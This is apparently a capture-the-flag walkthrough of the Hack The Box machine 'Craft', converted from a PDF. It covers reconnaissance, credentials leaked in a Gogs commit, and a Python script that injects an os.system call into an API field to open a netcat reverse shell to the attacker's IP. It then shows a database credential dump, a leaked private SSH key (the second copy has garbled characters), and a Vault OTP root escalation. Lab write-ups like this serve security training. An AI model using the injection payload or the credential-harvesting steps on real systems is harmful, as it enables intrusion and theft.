


Craft

```
=====
| CRAFT 10.10.10.110 |
=====
```



InfoGathering

Nmap scan report for 10.10.10.110

Host is up (0.12s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)

| ssh-hostkey:

| 2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)

| 256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)

|_ 256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)

443/tcp open ssl/http nginx 1.15.8

|_ http-server-header: nginx/1.15.8

|_ http-title: About

|_ ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US

|_ Not valid before: 2019-02-06T02:25:47

|_ Not valid after: 2020-06-20T02:25:47

|_ ssl-date: TLS randomness does not represent time

|_ tls-alpn:

|_ http/1.1

|_ tls-nextprotoneg:

|_ http/1.1

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/>).

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nikto v2.1.6

+ Target IP: 10.10.10.110

+ Target Hostname: craft.htb

+ Target Port: 443

+ SSL Info: Subject: /C=US/ST=NY/O=Craft/CN=craft.htb

Ciphers: ECDHE-RSA-AES256-GCM-SHA384

Issuer: /C=US/ST=New York/L=Buffalo/O=Craft/OU=Craft/CN=Craft CA/

emailAddress=admin@craft.htb

+ Start Time: 2019-12-11 12:30:31 (GMT-7)

+ Server: nginx/1.15.8

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.

+ The site uses SSL and Expect-CT header is not present.

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /static/ico/apple-touch-icon-114-precomposed.png,
inode: 1549210104.0, size: 2939, mtime: 1179784319
+ Allowed HTTP Methods: GET, OPTIONS, HEAD
+ 7799 requests: 9 error(s) and 7 item(s) reported on remote host
+ End Time:      2019-12-11 14:43:04 (GMT-7) (7953 seconds)
```




















Nikto v2.1.6

```
+ Target IP:      10.10.10.110
+ Target Hostname: api.craft.htb
+ Target Port:    443
```

```
+ SSL Info:      Subject: /C=US/ST=NY/O=Craft/CN=api.craft.htb
                  Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                  Issuer: /C=US/ST=New York/L=Buffalo/O=Craft/OU=Craft/CN=Craft CA/
emailAddress=admin@craft.htb
+ Start Time:    2019-12-11 11:03:39 (GMT-7)
```

```
+ Server: nginx/1.15.8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7871 requests: 9 error(s) and 5 item(s) reported on remote host
+ End Time:      2019-12-11 12:02:37 (GMT-7) (3538 seconds)
```

https://craft.htb

```
▼  https://craft.htb
   /
   favicon.ico
   robots.txt
  ▼  static
     css
    ▼  ico
       apple-touch-icon-114-precomposed.png
       apple-touch-icon-57-precomposed.png
       apple-touch-icon-72-precomposed.png
     img
    ▼  js
      ▼  libs
         bootstrap-3.1.1.min.js
         jquery-1.11.1.min.js
         modernizr-2.8.2.min.js
         respond-1.4.2.min.js
       plugins.js
       script.js
```

About Craft

Craft aims to be the largest repository of US-produced craft brews accessible over REST. In the future we will release a mobile app to interface with our public rest API as well as a brew submission process, but for now, check out our API!



Web Framework

 Bootstrap 3.1.1

Web Server

 Nginx 1.15.8

JavaScript Libraries

Modernizr 2.8.2

jQuery 1.11.1

Reverse Proxy

 Nginx 1.15.8

General Details

Could not verify this certificate because the issuer is unknown


Issued To

Common Name (CN)	api.craft.htb
Organization (O)	Craft
Organizational Unit (OU)	<Not Part Of Certificate>
Serial Number	00:BA:7B:B3:C9:8D:C4:4B:A1

I tried reaching the api page however it was refused

```
root@kali:~/HTB/Boxes/Craft# curl -v http://api.craft.htb
* Trying 10.10.10.110:80...
* TCP_NODELAY set
* connect to 10.10.10.110 port 80 failed: Connection refused
* Failed to connect to api.craft.htb port 80: Connection refused
* Closing connection 0
curl: (7) Failed to connect to api.craft.htb port 80: Connection refused
root@kali:~/HTB/Boxes/Craft#
```


The API GUI gives us some good info on locations



One thing I found interesting was that the POST request sent to /brew was forwarded to a GET request

<https://api.craft.htb/api/>
<https://api.craft.htb/api/auth/>
<https://api.craft.htb/api/auth/login>
<https://api.craft.htb/api/auth/check/>

Another subdomain which could be found by hovering the mouse over the link in the top right next to the api.craft.htb link
gogs.craft.htb



Gogs is a self hosted Git Service.

Gaining Access

There is only one repo. Checking the commit history I found some credentials

<https://gogs.craft.htb/Craft/craft-api/commit/10e3ba4f0a09c778d7cec673f28d410b73455a86>


```

#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'),
verify=False)
json_response = json.loads(response.text)
token = json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = '__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.21 8089 >/tmp/f")'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)

# create a sample brew with real ABV... should succeed.
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = '0.15'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)

```

Because it is authenticating with and running python on the server we should be able to gain a reverse shell.
Start a listener

```

# On attack machine
nc -lvnp 8089

# Execute test.py with rev shell
chmod +x test.py
./test.py

```

Looks like we are not getting user flag just yet

```
root@kali:~/HTB/Boxes/Craft# nc -lvnp 8089
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.110.
Ncat: Connection from 10.10.10.110:36055.
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app # |
```

I found some a possible password and creds in the directory /opt/app/craft_api/settings.py file

```
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz660CkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J750'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app/craft_api # |
```

I was not able to SSH in. We can check the web application later. First I want to use dbtest.py to find more user credentials. I edited the SQL Query to give me that info
Contents of t.py

```
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT * FROM `user`"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()
```

```
# Host HTTP Server on attack machine
python -m SimpleHTTPServer

# Download on attack machine
wget http://10.10.14.21/t.py

# Make it executable and run it
chmod +x t.py
./t.py

# RESULTS
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'lJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

```
/opt/app # chmod +x t.py
/opt/app # ./t.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'lJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
/opt/app #
```

Users and Passwords

dinesh
4aUh0A8PbVJxgd

ebachman
lJ77D8QFkLPQB

gilfoyle
ZEU3N8WNM2rh4T

I compared that to the Gog Git Users


administrator
⌚ Joined on Feb 07, 2019

ebachman Erlich Bachman
⌚ Joined on Feb 07, 2019





dinesh Dinesh Chughtai
⌚ Joined on Feb 07, 2019

gilfoyle Bertram Gilfoyle
⌚ Joined on Feb 07, 2019

I first tried Gilfoyle who I was able to login as
<https://gogs.craft.htb/explore/users>

+ ▾  ▾

SIGNED IN AS GILFOYLE

-  Your Profile
-  Your Settings
-  Help
-  Sign Out

There is a craft-intra repo that was not showing before as it is private.
Good thing it was hidden as one of the commits has a private ssh key. I am going to use that to ssh in

```
@@ -0,0 +1,28 @@
1 +-----BEGIN OPENSSSH PRIVATE KEY-----
2 +b3B1bnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABDD9La1qe
3 +qF/F3X76qfIGkIAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAQBSkCF7NV2Z
4 +F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5D1URFxIw0cbVK+jB39uqrS
5 +zU0aDP1yNnUuUzH1Xdd6rcTDE3VU16ro0918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
6 +RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
7 +1LNZ/ZNgCQT1vPMgFbxCAdCTyHzYE7KI+0Zj7qFueRhEgUN7RMmb3JKEnaqptW4tqNYmVw
8 +pmMxHTQYXn5RN49YJQ1aF0ZtkEndaSeLz2dEA96EpS50J10jzUThAAAD0JwMkipfNFbsLQ
9 +B4TyyZ/M/uERDtndIOK0+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnyf1c6fGURidrZi
10 +4u+fWUG0Sbp9Cwa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNqcyCaKMHZVfVsys9+mLJMAq
11 +Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgJEZ+5RA5Cp4fLobyZ
12 +3Mt0dhGiPxFvnMowWJLtqmu4hbNvnI0c4m9fcmC08XJXFYz3o21Jt+FbNtjfnrIw10LN6K
13 +Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
14 +ePeugsx/vjYpt9KVNAN0XQEA4tF8yoijs7M8HAR97UQHx/qjbna2hKiQBgfCCy5GnTSnBU
15 +GfmVxnsgZayPhWmJJe3pAIy+0CNwQDFo0vQ8kET1I0Q8DNyxEcw10N2F5FAE0gmUds0+J5
16 +0Cx7Xo0zvtIMR1b1s/t/jxsck4wLumYk7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/M1Y2F
17 +5TABNFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzI18r8XXdc5bpz2wtwPTE
18 +cVARG063kQ1bEPaJnUP18UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrFLREG560rXS5
19 +elqzID2oz1oP1f+PJxeberaXsDgqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
20 +CuS1T+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIREjM7o3/y9Av91CwLsZu2XAqE1TpY4TtZa
21 +hRDQnWuWSy164tJTTx1ycSzFdD7puSUK48F1wN0mzF/eR0aSSh5oE4REnFdhZcE4TLpZTB
22 +a7RfsBrGxpp++Gq48o6meLTKsJQqEz1kLdXwj2g0fPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
23 +MIxQ0KLO+nvwAzgxFPSFVYBGcwRR3oH6ZSf+iIzPR41Qw90sKMLKQ1lpxC6nSVUPoopU0W
24 +Uhn1zhbr+5w5eWcGXfna3QqE3zEHuF3LA5s0W+Q13nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
25 +Z3a9/84eL1b+EeQ9tfrhMCFypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
26 +I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
27 +6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
28 +-----END OPENSSSH PRIVATE KEY-----
```

Copy and paste those contents into a file and set the required permissions on the key

```
-----BEGIN OPENSsh PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9La1qe
qF/F3X76qfIGkIAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIw0cbVK+jB39uqrS
zU0aDPLYnNuUzH1Xdd6rcTDE3VU16ro0918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0soj fGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiEdGuqeDSmpunWA82vwwX4xx
1LNZ/ZNGCQTLvPMgFbxCADCTyHzYE7KI+0Zj7qFUErhEgUN7RMmb3JKENaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS50Jl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtdndIOK0+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnylc6fGURidrZi
4u+fwUG0Sbp9Cwa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3Mt0dhGiPxFvnMoWwJLtgmu4hbNvnI0c4m9fcmC08XJXFyz3o21Jt+FbNtjfnrIw10LN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYpT9KVNAN0XQE44tF8yoijs7M8HAR97UQHx/qjbn2hKiQBgfCCy5GnTSnBU
GfmVxnsGZAYPhWJJJe3pAIy+0CNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUds0+J5
0Cx7Xo0zvtIMRibis/t/jxsck4wLumYkw7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzI18r8XXdc5bpz2wtwPTE
cVARG063kQlBEPaJnUPL8UG2oX9LCLU9ZgaoHVP7k6lmvK2Y9wwRwgRrCrFLREG560rXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlt+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejm7o3/y9Av91CwLsZu2XAqELTpY4TtZa
hRDQnWuWSyl64tJTTxiycSzFdD7puSUK48FlwN0mzF/eR0aSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLTKsJQqezLkLdXwj2g0fPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBgWRR3oH6ZSf+iIzPR4lQw90sKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3Q0e3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTznS
Z3a9/84eLlb+EeQ9tfrhMCfypM7f7fyzH7FpF2ztY+j/lmjCbrWiaXlXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qdqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
-----END OPENSsh PRIVATE KEY-----


# Set permissions
chmod 600 ssh.key

# SSH in
ssh -i ssh.key gilfoyle@craft.htb

# Enter ssh key password
ZEU3N8WNM2rh4T
```

That got us the user flag!


```
gilfoyle@craft:~$ vault ssh root@10.10.10.110
WARNING: No -role specified. Use -role to tell Vault which ssh role to use for
authentication. In the future, you will need to tell Vault which role to use.
For now, Vault will attempt to guess based on the API response. This will be
removed in the Vault 1.1.
Vault SSH: Role: "root_otp"
WARNING: No -mode specified. Use -mode to tell Vault which ssh authentication
mode to use. In the future, you will need to tell Vault which mode to use.
For now, Vault will attempt to guess based on the API response. This guess
involves creating a temporary credential, reading its type, and then revoking
it. To reduce the number of API calls and surface area, specify -mode
directly. This will be removed in Vault 1.1.
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: aca3414d-e4be-1fce-862a-134129077658
```



Password:|

```
vault ssh root@10.10.10.110
aca3414d-e4be-1fce-862a-134129077658
```

That was privesc for this one

```
cat /root/root.txt
831d64ef54d92c1af795daae28a11591
```

```
root@craft:~# whoami
root
root@craft:~# cat /root/root.txt
831d64ef54d92c1af795daae28a11591
root@craft:~# |
```

ROOT FLAG: 831d64ef54d92c1af795daae28a11591